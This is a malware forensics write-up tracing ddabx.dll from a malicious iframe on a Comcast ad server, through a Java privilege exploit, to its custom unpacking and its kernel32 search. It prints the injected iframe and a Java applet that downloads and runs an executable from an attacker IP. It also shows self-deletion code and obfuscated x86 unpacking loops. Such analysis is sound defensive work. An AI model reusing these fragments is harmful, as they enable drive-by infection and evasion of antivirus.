
The Life and Times



# of Ddabx.dll

This is a documented forensic investigation, disassembly, and behavior analysis of a malware specimen found in the wild during the winter of 2005. The report construction, and most research, was conducted during the late spring and early summer of 2006. There are many reasons why this particular sample was chosen for the report, as opposed to others we have brushed up against recently. Below is a short bulleted explanation of these reasons.

- The true source of ddabx.dll was never uncovered during our initial sweep through of the evidence in 2005. The main restraint was time – there wasn't enough of it.
- The packing/decoding algorithm applied to the DLL was custom, or unpopular. Traditional PE analyzers could not detect a known signature. We wanted to know more about the implemented algorithm from an assembly point-of-view. In addition, we wanted to gain more experience manually unpacking code using a debugger.
- Ddabx.dll seemed to always remain "hooked" into at least two processes concurrently, which made it very difficult to terminate. The threads jumped around from process to process when disturbed. We wanted to know how this was implemented by the author and which functions from the Windows API were used.
- The payload of ddabx.dll was unusually dull according to results from black-box style and dynamic analysis experiments. It didn't seem to do much…at all…ever. We wanted to find out what this file was programmed to do – whether it did it or not.

Please bring any technical inaccuracies or suggested theory extensions/alterations to my attention at michael.ligh@mnin.org or michael.ligh@mal-aware.org. Special thanks to Matt Richard of Mullingsecurity.com and Ryan Smith of Hustlelabs.com for significant contributions – you guys rock. New babies and sexy advisories are neat summer toys.

MULLING SECURITY

Table of Contents

The Source of Infection (Comcast Ads Server)

A user reported suspicious activity on her computer after opening a few emails. The complaint was that Norton kept producing alerts about a non-repairable virus on the system. A screen shot in Appendix A shows that C:\WINDOWS\system32\ddabx.dll had been detected as Download.Trojan. It turned out email was the least of her problems.

As a personal favor, Matt Richard and I decided to look into the cited behavior. Ddabx.dll had a creation date of October 11th, so we mounted the drive RO using Knoppix and tried to identify anything created on the same day.

```
# find /mnt/sda2 -type f -mtime 63 -exec ls -al {} \; >
/tmp/mtime63_lsal.txt
```

This resulted in a list of about 400 files, only a few of which were immediately suspicious. In particular, the following Java class files shared a creation time of 20:00 on October 11th with ddabx.dll:

```
-r-xr-xr-x  2 knoppix knoppix 949 Oct 11 20:00 /mnt/sda2/Documents and
Settings/Sue/Application
Data/Sun/Java/Deployment/cache/javapi/v1.0/file/Beyond.class-63ba3f43-
5b4e6ec4.class
-r-xr-xr-x  2 knoppix knoppix 1446 Oct 11 20:00 /mnt/sda2/Documents and
Settings/Sue/Application
Data/Sun/Java/Deployment/cache/javapi/v1.0/file/jvm.class-5be7fc99-
510cd9ce.class
-r-xr-xr-x  2 knoppix knoppix 2579 Oct 11 20:00 /mnt/sda2/Documents and
Settings/Sue/Application
Data/Sun/Java/Deployment/cache/javapi/v1.0/file/JVMDetector.class-
1bd28cdf-3140d40d.class
```

We archived a copy of all the files, including the system's INDEX.DAT database. This came in handy when trying to identify which web site distributed the malicious Java code. It just took a second to decode the user's history using Foundstone's Pasco utility. Normally it also just takes a second to locate something specific in the decoded history file, however this time neither "ddabx.dll" or any of the class files were able to be found. This was puzzling at first. Then we found another suspicious entry in the list of items created at 20:00:

```
-r-xr-xr-x  2 knoppix knoppix 772 Oct 11 20:00 /mnt/sda2/Documents and
Settings/Sue/Local Settings/Temporary Internet
Files/Content.IE5/VXHNUAMP/l[1].htm
```

The l[1].htm file name was included in INDEX.DAT and appeared to originate from a system on the Performance Systems International (PSI) network. The l[1].htm file is the output of l.php – a script designed to dish out Java exploits based on browser and JVM version. Here is the URL we found that was eventually saved to l[1].htm on disk after being accessed:

```
http://38.112.88.68/ads/l.php?jv=1.4.2_03&jven=Sun%20Microsystems%20Inc
.&msj=5,0,5000,0&ce=true&an=Microsoft%20Internet%20Explorer&av=4.0%20(c
```

```
ompatible;%20MSIE%206.0;%20Windows%20NT%205.1;%20SV1;%20.NET%20CLR%201.
1.4322)&je=true&pl=Win32&am=%3BSP2%3B
```

This gave us a good feeling that we were getting closer to the source and, ultimately, an understanding of how this attack took place. Javascript on the l[1].htm page downloads jvm.class and then calls the doShit() function. This is no longer online, but was available from the archived Internet cache of the compromised system.

```
function doJava() {
      try {
            var
      c=document.applets[0].getClass().forName('sun.plugin.liveconnect.
      SecureInvocation');
            var
sys=document.applets[0].getClass().forName('java.lang.System');
            var
sec=document.applets[0].getClass().forName('java.lang.SecurityManager')
;
            document.applets[0].doShit(c, sys, sec);
      } catch(e) {}
}

<script>document.write('<body BGCOLOR=#000066 TEXT=#FFFFFF
onLoad="doJava();">');</script>

if (navigator.javaEnabled())
      document.write('<applet code="jvm.class" name="jvm"  width=1
height=1><param name="scriptable" value="true"></applet>');
```

Based on similar types of attacks, we were sure that the request for l.php was due to a browser redirect or malicious HTML injection. Searching the victim machine's Internet cache for "l.php" turned up a hit to ads.htm:

```
$ find . -type f -exec grep -Hi "l.php" {} \;

./ads[1].htm: var url = 'l.php?jv=' + jv + '&jven=' + jven + '&msj=' +
msj + '&ce=' + navigator.cookieEnabled + '&an='+ navigator.appName +
'&av=' + navigator.appVersion + '&je=' + navigator.javaEnabled() +
'&pl=' + navigator.platform + '&am=' +
escape(navigator.appMinorVersion);
```

Jumping back to the INDEX.DAT database, the ads.htm page came from the same PSI system:

```
http://38.112.88.68/ads/ads.htm
```

So to find an even more accurate source, this means we have to dig a little deeper and search for any pages with references to 38.112.88.68 or /ads/ads.htm.

```
$ find . -type f -exec grep -Hi "38.112.88.68" {} \;

./151774681@Right[1].htm:</IFRAME><iframe width=1 height=1
src="http://38.112.88.68/ads/"></iframe>
```

The URL that produced this content with a malicious IFRAME tag was surprising. It is one of the Comcast ads servers:

```
http://oascentral.comcast.net/RealMedia/ads/adstream_sx.cgi/comcast.net
/home/151774681@Right?c=anon&query=
```

Clicking that link today just brings up an arbitrary ad on the page. However, on October 11th of 2005, it redirected browsers to a Java exploit. Judging by the "/comcast.net/home" string in the URL, the user was probably browsing Comcast's own home page (many domains use the adstream_sx.cgi script and all others put their own domain in the path). This would indicate the compromise of one or more of Comcast's servers.

It was not necessary to search for any code that would have redirected the browser to Comcast, because as a result of being a Comcast Internet customer, the user's browser was already configured to load Comcast.net as the home page. This is from the HiJackThis output:

```
R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page =
http://www.comcast.net/
```

This is disturbing, because in the past, in order to get infected, a user needed to do something relatively careless (such as entering a search term into Google and clicking a result without looking where it goes). Now the users become victims before even starting to surf! How many other Comcast customers used the Web on October 11th?

Java Class Files with setSecurityManager()

A total of 3 Java files were downloaded to the victim machine during this attack. The JVMDetector.class is actually copyrighted software from cyscape.com. Attackers apparently ripped off the source code for their own use. Jvm.class and Beyond.class are the others. As noted above, jvm.class is the one with the doShit() function. It exploits an old Java vulnerability that allows an applet to load a class over the network in the same security context as if it was opened from local disk. As a result, the doMe() function within Beyond.class gets executed with increased privileges.

from jvm.class

```
public void doShit(Class class1, Class class2, Class class3) {
      . . .
      ClassLoader classloader = getClass().getClassLoader();
      Method method1 = class2.getMethod("setSecurityManager", aclass);
      Beyond beyond = new Beyond();
      beyond.doMe();
      . . .
}
```

from Beyond.class

```
public void doMe() {
      String s = "C:\\asdf.exe";
      String s1 = "http://63.215.91.229:90/d/w.exe";
      int i = 34317;
      try {
            String s2 = s;
            System.setOut(new PrintStream(new FileOutputStream(s)));
            System.setIn((new URL(s1)).openStream());
            for(int j = 0; j < i; j++)
                System.out.write(System.in.read());

            System.out.close();
            Process process = Runtime.getRuntime().exec(s2);
            }
        catch(Throwable _ex) { }
}
```

The technique that this code uses to fetch and execute an arbitrary executable is pretty basic. Unfortunately, c:\asdf.exe was not on disk when we began the investigation, so there is a piece of the puzzle missing. However, the surrounding evidence makes it pretty clear what asdf.exe was programmed to do:

1) Create ddabx.dll in the %systemdir% directory
2) Create removefile.bat in the Local Settings\Temp directory
3) Make several registry entries for starting ddabx.dll automatically
4) Execute removefile.bat with "c:\asdf.exe" as an argument

Ddabx.dll is a 27.5KB file and will be discussed in the remainder of this report. Removefile.bat is a tiny batch script that accepts one argument (name of file to delete) and loops until the requested item has been removed.

```
@echo off
:df
del %1
if exist %1 goto df
```

Out of the entire incident, now we are only left with one issue – finding out what ddabx.dll does and how it does it. After archiving a sample, we booted the infected system and tried to remove the file so that the user could salvage some of her data before wiping the system. However, one or more active processes prevented us from doing so.

Manually closing the handle (using Sysinternals.com procexp.exe) to ddabx.dll from within one of the hijacked processes would cause ddabx.dll to immediately hook into another process. Suddenly winlogin.exe and even the monitoring tools on our analysis station had open handles to ddabx.dll and were accommodating it as a thread. It turned out to be one of the more intimidating malware components to remove from a system, which is why I decided to look into it more (albeit several months later).

After the initial investigation in 2005, Matt gathered some information in January of 2006 and published on this blog (see Update to ddabx.dll). By analyzing strings found in memory, he was able to provide some accurate assumptions and even an external web site that the malware tries to contact. The existence of these strings indicated that the original ddabx.dll was packed, because the only strings in the original 27.5KB worth of data are names of imported and exported functions.

Overtaking SEH for Program Control

Neither StudPE nor PEid were able to identify the packing algorithm used to create ddabx.dll.




Figure 1.




Figure 2.

Too bad, the author must have used a custom packing technique (or at least not a popular one). Before closing the PE viewer, I noticed a section named .newsec that was marked as executable:

```
Section Name:     .newsec
VirtualAddress:   1000D000
VirtualSize:      00001000 (4096)
SizeOfRawData:    00001000 (4096)
PointerToRawData: 00005E00
Section characteristics:
      Default alignment (16 bytes)
      Is executable
      Is readable
      Is writeable
```

Due to the section being executable, we can probably expect the code to begin processing within the 1000D000h space after a call, jump, or another technique to influence the value of EIP. I then began a mission to find out which method was implemented in ddabx.dll.

I found the entry point of the DLL and set a breakpoint at its first instruction. Any PE viewer will show the entry point. This time it was 100015F8h. This isn't necessarily the offset within ddabx.dll on disk where the code begins executing, however. To correlate the virtual address with the address on disk, I opened ddabx.dll in IDA and scrolled to 100015F8h. Once there, I highlighted the first instruction(s) and switched to the hex pane. I copied 6 consecutive bytes and searched the binary for a matching pattern.

The sequence only existed in one location of the binary – 10009F9h as shown below. Therefore, "60" is the first instruction that gets executed when ddabx.dll loads. This corresponds to the Intel x86 pusha instruction, which pushes all 16-bit registers onto the stack. I replaced the 60 with CC (int 3) to set a breakpoint at the very beginning of the file. Note that if you have multi-byte instructions and want to place a breakpoint using this method, pay attention to the endian-ness of your system. If you end up overwriting an operand with CC instead of the instruction, not only will your program not break at the expected point, but it will continue to operate with invalid data.




Figure 3.

Now that we can stop ddabx.dll from running as soon as it loads, we need a way to load it. In the past, we searched the registry for "ddabx.dll" and made an import script from the results. When we wanted to monitor ddabx.dll in real-time, we executed the registry script, placed ddabx.dll in %systemdir%, and rebooted. Ryan Smith showed me a much more efficient way to do this, where we can also maintain complete control.

```
------------------------- LoadLib_1.c
#include<windows.h>

main() {
	HMODULE hModule;
	hModule = LoadLibrary("c:\\ddabx.dll");
	return 0;
}
-------------------------
```

Now I can open LoadLib_1.exe in a debugger and let it run until hitting the first instruction in ddabx.dll. Once it reaches this point, I can change the CC back to 60 and know exactly where I'm at in the program.

Figure 4.

Less than 10 instructions later (at 1000160Ch) into the program, we are already in business. There exists the following instruction:

```
.text:1000160C add dword ptr [esp], 0B9FBh
```

At this point time, the value in ESP is 10001605h. By adding B9Fh, the program produces 1000D000h – otherwise known as a pointer to the beginning of the code in .newsec. This address is also now available on the stack segment for use later.

Next, the program grabs a pointer to the next SEH handler, which is located at fs:[0] from within the process. This indicates that the code will attack the Structured Exception Handling routine in order to gain control of EIP. By overwriting one of the SEH pointers, program execution will resume at the new address upon exceptions or access violations. Here you can see the address being moved into eax:

```
.text:10001625 mov eax, fs:0
```

After the operation, eax holds 12FC0Ch, which according to the stack segment of OllyDbg, contains a pointer to the next SEH record. Everything is just peachy so far. A few instructions later, the program moves ESP into fs:[0], which essentially configures the new exception handler. The instruction is followed by a screen shot of the stack segment. Notice the new SE handler with an address of 1000D000h.

```
.text:1000163E mov fs:0, esp
```




Figure 5.

Now the code will use what it has learned for another purpose – to locate the base address of kernel32.dll. It will need this to access the functions that kernel32 exports. Remember the Word 0-day used a technique to locate kernel32.dll in memory which involved the PEB. The SEH method differs in methodology, but accomplishes the same goal.

Ddabx.dll obtains the address of the last SEH record in the chain, as indicated by a value of FFFFFFFFh (-1). Then it intentionally invokes an access violation by trying to read from memory address 00000000h. In doing so, control of the program is passed to the first exception handler on the stack, which happens to be the rogue code in the .newsec section.

To further summarize this part, below ecx is filled with 10000h and then decremented each iteration of the loop. The OR and AND instructions will not fill the zero flag with 1 until ecx is zero. Once this happens, execution is allowed to pass over the jump-if-not-zero instruction to the xor. Since the value in ecx is still zero, the xor will produce an access

violation when it tries read a dword from the requested memory address in order to perform the operation.

```
.text:1000164A                 mov     ecx, 10000h

.text:10001656
.text:10001656 loc_10001656:
.text:10001656                 dec     ecx
.text:10001657                 pusha
.text:10001658                 pushf
.text:10001659                 or      bh, bl
.text:1000165B                 and     bh, bl
.text:1000165D                 popf
.text:1000165E                 popa
.text:1000165F                 jnz     loc_10001656

.text:1000166C xor [ecx], ebp
```

I set a breakpoint at the beginning of .newsec and let the program execute the faulty xor instruction. This took us directly to 1000D000h.

Unpacking/Decoding Ddabx.dll (Round 1)

Just inside the .newsec code, the program began to unpack itself. The operation is different from the Word 0-day, because it isn't static xor'd. Each iteration of the loop decodes a dword by xor-ing it with the current contents of ebx. The destination of the xor (edi+esi*4) exists at offset 606Bh through 6C87h (3100 bytes) in the ddabx.dll file on disk. Simple xor-packing algorithms like this don't affect the number of bytes in the file, so this wasn't done to save room on disk. It was done to obfuscate the rest of its code and stay hidden from Anti-virus and IDS.

```
.newsec:1000D10B xor_routine:
.newsec:1000D10B                xor     [edi+esi*4], ebx
.newsec:1000D10E                pusha
.newsec:1000D10F                pushf
.newsec:1000D110                xchg    ebp, ebp
.newsec:1000D112                popf
.newsec:1000D113                popa
.newsec:1000D114                ror     ebx, 1
.newsec:1000D116                pusha
.newsec:1000D117                pushf
.newsec:1000D118                sub     edx, esi
.newsec:1000D11A                popf
.newsec:1000D11B                popa
.newsec:1000D11C                inc     esi
.newsec:1000D11D                pusha
.newsec:1000D11E                pushf
.newsec:1000D11F                xor     bx, cx
.newsec:1000D122                popf
.newsec:1000D123                popa
.newsec:1000D124                cmp     esi, eax
.newsec:1000D126                pusha
.newsec:1000D127                pushf
.newsec:1000D128                push    8F1B269Fh
.newsec:1000D12D                add     esp, 4
.newsec:1000D130                popf
.newsec:1000D131                popa
.newsec:1000D132                jl      xor_routine
```

By setting a breakpoint after the jump-if-less-than instruction, the program was allowed to finish unpacking itself. The red text below shows the beginning of the bytes that were altered as a result of the xor loop.




Figure 6.

Once these bytes have been converted, the program resumed its search for the base address of kernel32.dll.

Locating the Kernel32.dll Base Address

Using the address of the last SEH record as its starting point, the program scans memory at those addresses. It compares the first two bytes against 5A4Dh (the "MZ" magic byte that marks the start of MSDOS headers). If it encounters a match, then it can be relatively sure that it has found the base address of kernel32.dll. If not, then it walks 4096 bytes further and does another comparison. In my test run, it located the address on the 2nd round.

Note: I renamed the loops according to their function. They are normally just memory addresses.

```
.newsec:1000D1A0 get_kernel32_mz:
.newsec:1000D1A0
.newsec:1000D1A0                cmp     word ptr [ecx], 5A4Dh ; "MZ"
.newsec:1000D1A5                pusha
.newsec:1000D1A6                pushf
.newsec:1000D1A7                xchg    ch, ch
.newsec:1000D1A9                popf
.newsec:1000D1AA                popa
.newsec:1000D1AB                jz      get_kernel32_pe
.newsec:1000D1B1                pusha
.newsec:1000D1B2                pushf
.newsec:1000D1B3                cmp     dl, ch
.newsec:1000D1B5                popf
.newsec:1000D1B6                popa
.newsec:1000D1B7                sub     ecx, 1000h ; 4096 byte page
.newsec:1000D1BD                pusha
.newsec:1000D1BE                pushf
.newsec:1000D1BF                popf
.newsec:1000D1C0                popa
.newsec:1000D1C1                and     ecx, 0FFFF0000h
.newsec:1000D1C7                pusha
.newsec:1000D1C8                pushf
.newsec:1000D1C9                cmp     edi, eax
.newsec:1000D1CB                popf
.newsec:1000D1CC                popa
.newsec:1000D1CD                jmp     get_kernel32_mz
```

When debugging, you can distinguish between success and failure in many ways. First, if it has located the "MZ" header, then the comparison instruction will set the Zero flag to 1. Thus, encountering the jump-if-equal conditional will show "jump is taken" to confirm. Also, to verify with human eyes, just follow the address in ecx (10000000h) in the hex dump and look for 5A4Dh (endian-ness reverses that in the screen shot below).




Figure 7.

The cited jump-if-equal instruction progresses to location 1000D1D9h, which is "get_kernel32_pe" as I have renamed it. This is just an insurance function to make absolutely sure that the base address has been located and that it isn't just a coincidence that "MZ" bytes were found in the previous loop. The code seeks to 3Ch within the MSDOS header, which is the offset to the PE header. On my XP system, the offset was F8h and this is the value which was read into cx (see comment below). If 4550h ("PE") is not located at F8h, then the program jumps back to get_kernel32_mz and tries again.

```
.newsec:1000D1D9 get_kernel32_pe:
.newsec:1000D1D9                 add     ecx, 3Ch ; offset to "PE"
.newsec:1000D1DC                 pusha
.newsec:1000D1DD                 pushf
.newsec:1000D1DE                 push    3Ah
.newsec:1000D1E0                 add     esp, 4
.newsec:1000D1E3                 popf
.newsec:1000D1E4                 popa
.newsec:1000D1E5                 mov     cx, [ecx] ; cx = F8h
.newsec:1000D1E8                 pusha
.newsec:1000D1E9                 pushf
.newsec:1000D1EA                 xchg    al, al
.newsec:1000D1EC                 popf
.newsec:1000D1ED                 popa
.newsec:1000D1EE                 cmp     word ptr [ecx], 4550h ; "PE"
.newsec:1000D1F3                 pusha
.newsec:1000D1F4                 pushf
.newsec:1000D1F5                 cmp     si, sp
.newsec:1000D1F8                 popf
.newsec:1000D1F9                 popa
.newsec:1000D1FA                 jnz     get_kernel32_mz
```

Assuming everything is still peachy, the program progresses to a jmp edi instruction. Edi stores the address of the recently xor'ed code (1000D24A, see Figure 6).

Intermission for a Summary I

Ddabx.dll has an extraneous section named .newsec and it is marked as executable. The code at ddabx.dll's entry point introduces a new Structured Exception Handler that points into the .newsec section. It then locates the first SEH pointer with a value of -1, which indicates that it is the last handler in the chain. Next, program execution is forced to continue at an instruction within .newsec by intentionally invoking an access violation. This is done by attempting to read values at invalid memory addresses. The error passes control to the rogue SEH pointer.

The code within .newsec enters an exclusive-or routine, which reveals 3100 bytes of new functionality at the end of the .newsec section. Then it resumes its search for the base address of kernel32.dll by walking through memory starting at the final SEH pointer and comparing certain bytes against the MSDOS header signature. Once located, it confirms by calculating the offset (from the MSDOS header) to the PE header and checking to make sure that the proper value exists there.

Next there is a jump back into the recently decoded .newsec section, where it begins to overwrite the original entry point instructions. This discussion is continued below.

Re-creating the DLL Entry Point (Round 2)

The first significant action performed by the .newsec section resulted in an overwrite of the DLL's own entry point. It did this by performing some calculations and then loading eax with 100015F8h (entry point address).

```
.newsec:1000D288 add eax, [edx+ecx+28h] ; eax = 15F8h
```

Next it entered a routine to write the new instructions into an incrementing array index of the value in eax.

```
.newsec:1000D2C3 rewrite_entrypoint_outer:
.newsec:1000D2C3                 mov     edx, [ebp-34h]
.newsec:1000D2C6                 add     edx, 1
.newsec:1000D2C9                 mov     [ebp-34h], edx
.newsec:1000D2CC                 mov     eax, [ebp-0Ch]
.newsec:1000D2CF                 add     eax, 1
.newsec:1000D2D2                 mov     [ebp-0Ch], eax
.newsec:1000D2D5                 mov     ecx, [ebp-20h]
.newsec:1000D2D8                 add     ecx, 1
.newsec:1000D2DB                 mov     [ebp-20h], ecx
.newsec:1000D2DE
.newsec:1000D2DE rewrite_entrypoint_inner:
.newsec:1000D2DE                 mov     edx, [ebp-34h]
.newsec:1000D2E1                 cmp     edx, [ebp-24h]
.newsec:1000D2E4                 jnb     short loc_1000D2F2
.newsec:1000D2E6                 mov     eax, [ebp-0Ch]
.newsec:1000D2E9                 mov     ecx, [ebp-20h]
.newsec:1000D2EC                 mov     dl, [ecx]
.newsec:1000D2EE                 mov     [eax], dl    ; overwrites
.newsec:1000D2F0                 jmp     short rewrite_entrypoint_outer
```

Based on the code above, when the appropriate number of bytes are rewritten, the jump-if-not-below instruction will send execution to 1000D2F2h. I set a break point there and let the program do its work. Here is a screen shot of the new entry point code (in red under the Hex dump and Ascii area).




Figure 8.

Revealing the Exported Functions (Round 3)

Given that this malware specimen is a DLL (dynamic link library), it only makes sense that it exports functions for other processes and threads to use. Up to this point, those function names are viewable with strings, IDA's exports tab, or any capable PE viewer. The code, however, is still obfuscated. After overwriting the initial DLL entry point, more values are swapped by a subsequent decoding/unpacking routine. This allows us, for the first time, to view the instructions carried out by the functions to be exported.

For reference, the decoding loop exists between offsets 1000D4F0h and 1000D698h (it continuously processes boring math functions within these boundaries). Remember this is all new code as of the xor_routine function described in the Unpacking/Decoding Ddabx.dll (Round 1) section. The current routine starts recording new values at virtual address 10001000h, which corresponds to 400h of the raw file. As such, the loop begins overwriting bytes from the start of the .text section of the binary.

```
Section Name:     .text
VirtualAddress:   10001000
VirtualSize:      00003A2C (14892)
SizeOfRawData:    00003C00 (15360)
PointerToRawData: 00000400
Section characteristics:
      Contains code
      Default alignment (16 bytes)
      Is executable
      Is readable
      Is writeable
```

When the routine is done revealing all of the exports (at the beginning of the .text section), it proceeds right on through and overwrites the DLL entry point again. This makes the first overwrite of the DLL entry point seem pretty pointless, because the instructions were never executed. My guess here is that the first overwrite didn't actually replace the DLL entry point with instructions ever intended to be executed. Rather, it replaced them with values needed for the current mass-overwrite routine, knowing it would be able to find them easily if located at the entry point. This could be tested by setting an on-access memory breakpoint at the entry point locations during the current routine.

So at this point, the code is on a roll overwriting everything in its path. I don't want to spend several hours analyzing the exact algorithm, so I don't know how far it is going to go (maybe just to the end of the .text section…maybe past). This limits the ability for breakpoints at the instruction level, however we can still maintain control by setting on-read or on-write breakpoints for memory locations. Using the PE header information above, the .text section is 3C00h bytes long. I set an on-write breakpoint on the byte just before that and let the program resume.

The screen shot below shows the last byte in the .text section (28h) is yet to be changed. More importantly, the value of the ecx register is 3BFFh (one less than 3C00h, the total length of .text). The ecx register is often used as a counter for looping functions. This is a good indication that this round of decoding is going to overwrite the entire .text section. We

can also predict an instruction nearby to compare the value in ecx with a value elsewhere that contains 3C00h and take a different action after the last byte than in all previous iterations.




Figure 9.

The next screen shot shows the iteration after overwriting that last value. Notice ecx is 3C00h now and that there is a CMP ECX, DWORD PTR DS:[EAX+10] instruction just before a conditional jump-if-not-below. The value in [EAX+10] at this time is shown in the hex dump pane and is equal to 3C00h. Since 3C00h is not below 3C00h, the code will finally progress to location 1000D69Dh.

